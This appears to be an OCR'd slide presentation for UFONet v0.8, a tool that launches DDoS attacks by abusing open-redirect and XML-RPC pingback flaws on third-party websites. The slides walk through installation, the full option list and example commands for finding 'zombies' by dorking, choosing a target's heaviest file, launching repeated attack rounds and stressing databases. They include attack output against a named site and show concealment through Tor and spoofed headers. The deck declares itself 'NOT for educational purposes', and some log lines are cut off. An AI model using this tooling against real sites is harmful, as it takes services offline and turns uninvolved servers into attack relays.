#UFONet (HTTP)WebAbuse...

“NinjaDDoSNation”

[2016]

…“oderint dum metuant”...

!Last Release[10/2016]: v0.8\“U-NATiOn!”

==========

* What’s UFONet?
* How it works?
* Installation
* Main-features
* Examples
* Scenarios
* Contribute

==========

/What's UFONet?/ !Top10 App Security Risks: OWASP-2013

==========

+ Automatic tool to launch DDoS attacks → Botnet

+ Languages: Python + Javascript + HTML5/CSSv3

+ License: GPL v3.0

+ First Release:

  - Born as XSSer module (2009)
  - v0.1b → 2013

+ Exploit OSI/Layer-7 (HTTP/Web Abuse):

  - "Open Redirect" Vectors

OWASP: 2013-A10-Unvalidated Redirects and Forwards

+ Objetive → Resource Depletion (DoS)

==========

/How it works?/ !First Video[2013]: UFONet v0.1b

+ CWE-601: URL Redirection to Untrusted Site

A web application accepts a user-controlled input that specifies a link to an external site and uses that link in a Redirect.


+ OWASP: URL Redirector Abuse

Applications accept arbitrary user-defined URLs as input, which are then used as targets for redirection.

Users may be unwittingly rerouted to a malicious site from a site they trust.

→ Ex: *Phishing attacks...*

/How it works?/ !Videos[12/2016]: About 10,400 results



/Installation/ !Stats(sf.net): ~1000 downloads/week

+ Code repository:

```
$ git clone https://github.com/epsylon/ufonet
```

+ Source “stable” packages:

- UFONet-v0.8(.zip) → Torrent
- UFONet-v0.8(.tar.gz) → Torrent

- UFONet-(ALL versions) → (v0.1b ... v0.8)

+ Present on (OS security pentesting releases):

- Cyborg Linux
- BlackArch
- [...]

/Installation/

+ UFONet runs on many platforms:

  • GNU/Linux (*Unix) / Win32 / OSx …

+ It requires: Python (>2.7.9)

  • python-pycurl
  • python-geoip
  • python-crypto

+ On Debian-based systems (ex: Ubuntu), run (as root):

```
# apt-get install python-pycurl python-geoip python-crypto
```

+ On other systems (Kali, Ubuntu, etc...) also run:

```
$ pip install geoip requests pycrypto
```

/Main-features/

!First release date: 18/06/2013

+ Modularity:
  - Code from scratch (Clean)
+ Proxy: (ex: Tor)
  - Master → Proxy → Proxy(Zombie) → Target
+ Spoofing: (HTTP Headers)
  - User-Agent/Referer/Host/X-Forwarded-For/…
+ Manage Botnet:
  - Search 'zombies' on the Internet
  - Test vulnerabilities (Open Redirect, XML-RPC...)
+ Impact: Multithread Request(s) / Evade cache /...

/Main-features/ ![12/2016] Community Botnet: 1845 'zombies'

* Zombie: HTTP GET 'Open Redirect' bot:

  Ex: *https://ZOMBIE.com/check?uri=$TARGET*

* Droid: HTTP GET 'Open Redirect' bot with params required:

  Ex: *https://ZOMBIE.COM/css-validator/validator?uri=$TARGET&profile=css3&usermedium=all&vextwarning=true*

* Alien: HTTP POST 'Open Redirect' bot:

  Ex: *https://ZOMBIE.com/analyze.html;$POST;url=$TARGET*

* Drone: HTTP GET 'Web Abuse' bot:

  Ex: *https://www.isup.me/$TARGET*

* X-RPC: HTTP POST XML-RPC PingBack Vulnerability:

  Ex: *https://ZOMBIE.COM/xmlrpc.php*

/Main-features/ !$ ufonet -h / --help

```
888     888 8888888888 .d88888b.  888b    888          888
888     888 888        d88PY888b  8888b   888          888
888     888 888       888     888 88888b  888          888
888     888 8888888   888     888 888Y88b 888  .d88b.  888888
888     888 888       888     888 888 Y88b888 d8P  Y8b 888
888     888 888       888     888 888  Y88888 88888888 888
Y88b. .d88P 888       Y88b. .d88P 888   Y8888 Y8b.     Y88b.
 'Y88888P'  888        'Y88888P'  888    Y888  'Y8888   'Y8888

UFONet - DDoS attacks via Web Abuse - by psy
```

Options:

--version	show program's version number and exit
-h, --help	show this help message and exit
-v, --verbose	active verbose on requests
--update	check for latest stable version
--check-tor	check to see if Tor is used properly
--force-yes	set 'YES' to all questions
--gui	run GUI (UFONet Web Interface)

/Main-features/ !$ ufonet --update

Tools:

--crypter Encrypt/Decrypt messages using AES256+HMAC-SHA1

```
UFONet Crypter (AES256+HMAC-SHA1)

 -> (140 plain text chars = 69 encrypted chars)

- Enter text: Hello World!
- Enter key: panopticon

-> Ciphertext: [ PQlSSDG64BEP6OVZQaVYMUYFMUjTbFAfcTZKzU5uZ6gd55YYalcmXthV70GaC851 ]

Length: 64

-> Key (share it using SNEAKNET!): panopticon

Decryption PoC: Hello World!
```

/Main-features/ !TOR: --proxy 'http://127.0.0.1:8118'

==========

Configure Request(s):

--proxy=PROXY	Use proxy server (tor: 'http://127.0.0.1:8118')
--user-agent=AGENT	Use another HTTP User-Agent header (default SPOOFED)
--referer=REFERER	Use another HTTP Referer header (default SPOOFED)
--host=HOST	Use another HTTP Host header (default NONE)
--xforw	Set your HTTP X-Forwarded-For with random IP values
--xclient	Set your HTTP X-Client-IP with random IP values
--timeout=TIMEOUT	Select your timeout (default 10)
--retries=RETRIES	Retries when the connection timeouts (default 1)
--threads=THREADS	Maximum number of concurrent HTTP requests (default 5)
--delay=DELAY	Delay in seconds between each HTTP request (default 0)

Search for 'Zombies':

-s SEARCH	Search from a 'dork' (ex: -s 'proxy.php?url=')
--sd=DORKS	Search from 'dorks' file (ex: --sd 'botnet/dorks.txt')
--sn=NUM_RESULTS	Set max number of results for engine (default 10)
--se=ENGINE	Search engine to use for 'dorking' (default: bing)
--sa	Search massively using all search engines

Test Botnet:

-t TEST	Update 'zombies' status (ex: -t 'botnet/zombies.txt')
--attack-me	Order 'zombies' to attack you (NAT required!)
--test-rpc	Update 'xml-rpc' reflectors status

==========

```
/Main-features/          !Community BOTNET: --download-zombies
==========================================================
```

Community:

--download-zombies	Download 'zombies' from Community 'blackhole'
--upload-zombies	Upload your 'zombies' to Community 'blackhole'
--blackhole	Create a 'blackhole' to share your 'zombies'
--up-to=UPIP	Upload your 'zombies' to a 'blackhole'
--down-from=DIP	Download your 'zombies' from a 'blackhole'

Research Target:

-i INSPECT	Search biggest file (ex: -i 'http(s)://target.com')

Configure Attack(s):

--no-head	Disable status check: 'Is target up?'
--no-aliens	Disable 'aliens' web abuse
--no-droids	Disable 'droids' redirectors
--no-ucavs	Disable 'ucavs' checkers
--no-rpcs	Disable 'xml-rpcs' reflectors
-r ROUNDS	Set number of rounds (default: 1)
-b PLACE	Set place to attack (ex: -b '/path/big.jpg')
-a TARGET	Start Web DDoS attack (ex: -a 'http(s)://target.com')

Special Attack(s):

--db=DBSTRESS	Set db stress input point (ex: --db 'search.php?q=')

```
==========================================================
```

/Main-features/

!Web Interface (GUI): ufonet --gui

"oderint dum metuant"

UFONet - is a tool designed to launch DDoS attacks against a target,
using 'Open Redirect' vectors on third party web applications, like botnet.

START MOTHERSHIP!


This code is NOT for educational purposes!!

Project: http://ufonet.03c8.net

/Main-features/

!Web Interface (GUI): Menu Attack

/Main-features/ !Web Interface (GUI): Zombies Map



/Main-features/ !Web Interface (GUI): Attacking Map

/Main-features/ !Web Interface (GUI): CryptoNews

BlackholeIP: Search News...


Your key:

Try decryption!

Last update: Wed Nov 2 12:11:25 2016

R//zM04bp6s4hETgc6kBjy1qD6qxbj95v1vYx8bsNRfgccmMmEwBQ9Fv43DgGbFMxQ+Uifeb+ckIuQO/his1xnNSy9cB64td43n1P2zW7pEOV8I=
1RHeHcXGX8Opp+560VRTlEuCbRH4sDy6rBrfzNGKRmM5wzJ4V0XodPbkqZ0v8dL2xg3A2BTfNA14y4yI59RRYEi5gqMFpxcbqbVWdQIq6B3zaVVklc8SJjHg
UTAnljtKTsPF6PBxleXshhFn7M8BxU6PkiEjJ0G2McjK1sMFVQ47k3/fjHWbGpq0pbIMUeN34fsMr4CwuvDg8Gpt4lGPpZoBD9oEs6F0hPGw7YH/8koeug==
9MJy8pJq9MJhnjnvLZKp5FW2o9kBY3Qog+CAXUFwbxH9nai0pnBggivvEg9V0gLWWpse6zvke3/5HEPCE9xUBdd9y5hMPsuB1Y1PAiYXzDCosPcpkqiRcllqsVZmMi1auOKJik4qIg==

/Main-features/ !Web Interface (GUI): Wormhole



/Examples/ !Search using all engines: --sa

==========

+ Searching for 'zombies':

UFONet will search for vulnerabilities on search engines.

1- Search for results:

Ex: ufonet -s 'proxy.php?url=' --sn '100'

- 'checklink?uri='
- 'validator?uri='

2- Test if they are valid:

Wanna check if they are valid zombies? (Y/n)

3- Update your list:

Wanna update your list (Y/n)

==========

/Examples/

!Documentation: README

==========

+ Testing botnet:

UFONet will test 'Open Redirect' vulnerability.

http://target.com/check?uri=<PAYLOAD>

Ex: ufonet -t 'bonet/zombies.txt'

1- Are they alive?:

HTTP HEAD Check:

- From master: REMEMBER-> PROXY!!!
- From external: downforeveryoneorjustme

2- Update your list:

Wanna update your list (Y/n)

==========

/Examples/ !Pingback DDoS Attack

==========

+ Testing XML-RPC 'zombies':

UFONet will test 'XML-RPC Pingback' vulnerability.

http://target.com/xmlrpc.php

Ex: ufonet --test-rpc

==========

Are 'plasma' reflectors ready? :-) (XML-RPC Check):

Trying: 1

Searching 'Pingback' on http://XXXXXXX.com/xmlrpc.php

[Info] It looks VULNERABLE !!! ;-)

Wanna update your army (Y/n)

==========

/Examples/ !Set place to attack: -b '/path/big.jpg'

==========

+ Inspecting a target:

This feature will provide you the biggest file on target.

Ex: ufonet -i http(s)://target.com

==========

+Image found: images/wizard.jpg
(Size: 63798 Bytes)

+Style (.css) found: fonts.css
(Size: 20448 Bytes)

==========
=Biggest File: http://target.com/images/wizard.jpg
==========

You can use this when attacking to be more effective.

==========

/Examples/ !Biggest attack tested: 233.934 zombies

==========

+ Attacking a target:

UFONet will conduct zombies to your target.

+ Number of rounds per zombie:

Ex: ufonet -a “http(s)://target.com” -r 10 (-r 10000,…)

+ Reloading a specific place on target:

Ex: ufonet -a “http(s)://target.com” -b "/big_image.jpg"

Ex: ufonet -a “http(s)://target.com”

* Round: Is target up?

Your target looks ONLINE!. Wanna start a DDoS attack? (y/N)

==========

/Examples/ !Ex(Wordpress DB Input): --db '?s='

+ Special Attack(s):

  UFONet will stress database on target.

  Ex: ufonet -a "http(s)://target.com" --db 'search.php?q='

  Request random valid strings like search queries:

  Ex: http(s)://target.com/search.php?q=[?] [a-Z/0-9]

  [!] DB FLASH!!!!!!!!! → (heavy query = 1024*x)

/Examples/ !Blackhole = P2P

+ Generating “Blackhole”:

  UFONet has some P2P options to share/keep 'zombies' with other 'motherships'.

  Ex: ufonet --blackhole

```
==========================================================

Initiating void generation sequence...

======================

[Blackhole] Having sweet dreams...
[BlackRay] Emitting on port 9991
[Absorber] Ready to feed on port 9990
[BlackHole] Advancing time in another space (waiting for server)

[Computer] Power On

[BlackHole] all up and running
```

/Scenarios/ !*“This tool is NOT for educational purposes”*

==========

==========

/Scenarios/ !UFONet: *“First FREE/GRATIS Ninja Botnet ;-)”*

==========

+ From Master:

```
ufonet --check-tor

-------------------------------------------------

Sending request to: https://check.torproject.org

Congratulations!. Tor is properly being used :-)

Your IP address appears to be: XXX.XXX.XXX.165
```

==========

/Scenarios/ !*“All your ‘zombies’ are belong to Community”*

```
ufonet -t 'botnet/zombies.txt'

-------------------------------------------------------

=======================================================
Are 'they' alive? :-) (HEAD Check):
=======================================================
Trying: 3105
----------------------
Zombie: anonymouse.org
Status: Ok [200]
----------
Zombie: www.google.com
Status: Ok [200]
----------
Zombie: translate.google.com
Status: Ok [200]
----------
Zombie: validator.w3.org
Status: Ok [200]
----------
```

===

/Scenarios/ !*“UFONet supports IoT (Internet of Things)”*

Ex(Open Redirect): ufonet -a ‘http://myecoin.net’ -r 10000

```
====================
Round: 'Is target up?'
====================
From here: YES
--------------------
From exterior: YES
--------------------

Your target looks ONLINE!. Wanna start a DDoS attack? (y/N)
Y
------------------------
===============================================
Zombie: 1 | Round: 1 | Total Rounds: 10000
===============================================
Name: anonymouse.org
http://anonymouse.org/cgi-bin/anon-www.cgi/http://myecoin.net
Status: Hit!
----------
===============================================
Zombie: 2 | Round: 1 | Total Rounds: 10000
===============================================
Name: www.google.com
http://www.google.com/translate?u=http://myecoin.net
Status: Hit!
```

/Scenarios/

!"No origin, no meta, no traces..."

+ From Target(apache logs):

```
[redacted].145.20 - - [06/Oct/2014:22:21:28 +0200] "HEAD / HTTP/1.1" 200 286 "-" "Eurobot/1.0 (http://www.ayell.eu)"
50.97.161.229 - - [06/Oct/2014:22:21:31 +0200] "GET / HTTP/1.1" 200 4334 "-" "SiteCheck - http://downforeveryoneorjustme.com"
193.200.150.82 - - [06/Oct/2014:22:21:38 +0200] "GET / HTTP/1.0" 200 16617 "-" "http://Anonymouse.org/ (Unix)"
128.30.52.88 - - [06/Oct/2014:22:21:53 +0200] "GET / HTTP/1.1" 200 4334 "-" "FeedValidator/1.3"
128.30.52.88 - - [06/Oct/2014:22:21:53 +0200] "GET /?feed=rss2 HTTP/1.1" 200 1982 "-" "FeedValidator/1.3"
128.30.52.73 - - [06/Oct/2014:22:22:02 +0200] "GET / HTTP/1.1" 200 4334 "-" "W3C_Validator/1.3 http://validator.w3.org/services"
128.30.52.103 - - [06/Oct/2014:22:22:07 +0200] "GET / HTTP/1.1" 200 16673 "-" "Jigsaw/2.3.0 W3C_CSS_Validator_JFouffa/2.0 (See <
alidator.w3.org/services>)"
128.30.52.103 - - [06/Oct/2014:22:22:08 +0200] "GET /wp-content/themes/expressions/style.css?ver=3.9.2 HTTP/1.1" 200 51940 "http
in.net" "Jigsaw/2.3.0 W3C_CSS_Validator_JFouffa/2.0 (See <http://validator.w3.org/services>)"
128.30.52.103 - - [06/Oct/2014:22:22:08 +0200] "GET /wp-content/themes/expressions/js/nivo-slider/nivo-slider.css?ver=3.9.2 HTTP
0 2567 "http://myecoin.net" "Jigsaw/2.3.0 W3C_CSS_Validator_JFouffa/2.0 (See <http://validator.w3.org/services>)"
128.30.52.103 - - [06/Oct/2014:22:22:08 +0200] "GET /wp-content/themes/expressions/js/nivo-slider/themes/default/default.css?ver
TTP/1.1" 200 5300 "http://myecoin.net" "Jigsaw/2.3.0 W3C_CSS_Validator_JFouffa/2.0 (See <http://validator.w3.org/services>)"
128.30.52.103 - - [06/Oct/2014:22:22:08 +0200] "GET /wp-content/themes/expressions/js/superfish/superfish.css?ver=3.9.2 HTTP/1.1
35 "http://myecoin.net" "Jigsaw/2.3.0 W3C_CSS_Validator_JFouffa/2.0 (See <http://validator.w3.org/services>)"
128.30.52.103 - - [06/Oct/2014:22:22:08 +0200] "GET /wp-content/themes/expressions/css/mobile.css?ver=3.9.2 HTTP/1.1" 200 5455 "
yecoin.net" "Jigsaw/2.3.0 W3C_CSS_Validator_JFouffa/2.0 (See <http://validator.w3.org/services>)"
128.30.52.103 - - [06/Oct/2014:22:22:18 +0200] "GET / HTTP/1.1" 200 16673 "-" "Jigsaw/2.3.0 W3C_CSS_Validator_JFouffa/2.0 (See <
alidator.w3.org/services>)"
128.30.52.103 - - [06/Oct/2014:22:22:18 +0200] "GET /wp-content/themes/expressions/style.css?ver=3.9.2 HTTP/1.1" 200 51940 "http
in.net" "Jigsaw/2.3.0 W3C_CSS_Validator_JFouffa/2.0 (See <http://validator.w3.org/services>)"
128.30.52.103 - - [06/Oct/2014:22:22:19 +0200] "GET /wp-content/themes/expressions/js/nivo-slider/nivo-slider.css?ver=3.9.2 HTTP
0 2567 "http://myecoin.net" "Jigsaw/2.3.0 W3C_CSS_Validator_JFouffa/2.0 (See <http://validator.w3.org/services>)"
128.30.52.103 - - [06/Oct/2014:22:22:19 +0200] "GET /wp-content/themes/expressions/js/nivo-slider/themes/default/default.css?ver
TTP/1.1" 200 5300 "http://myecoin.net" "Jigsaw/2.3.0 W3C_CSS_Validator_JFouffa/2.0 (See <http://validator.w3.org/services>)"
128.30.52.103 - - [06/Oct/2014:22:22:19 +0200] "GET /wp-content/themes/expressions/js/superfish/superfish.css?ver=3.9.2 HTTP/1.1
```

/Scenarios/ !*“Hit&Run...4Fun!”*

==========

+ From Master:

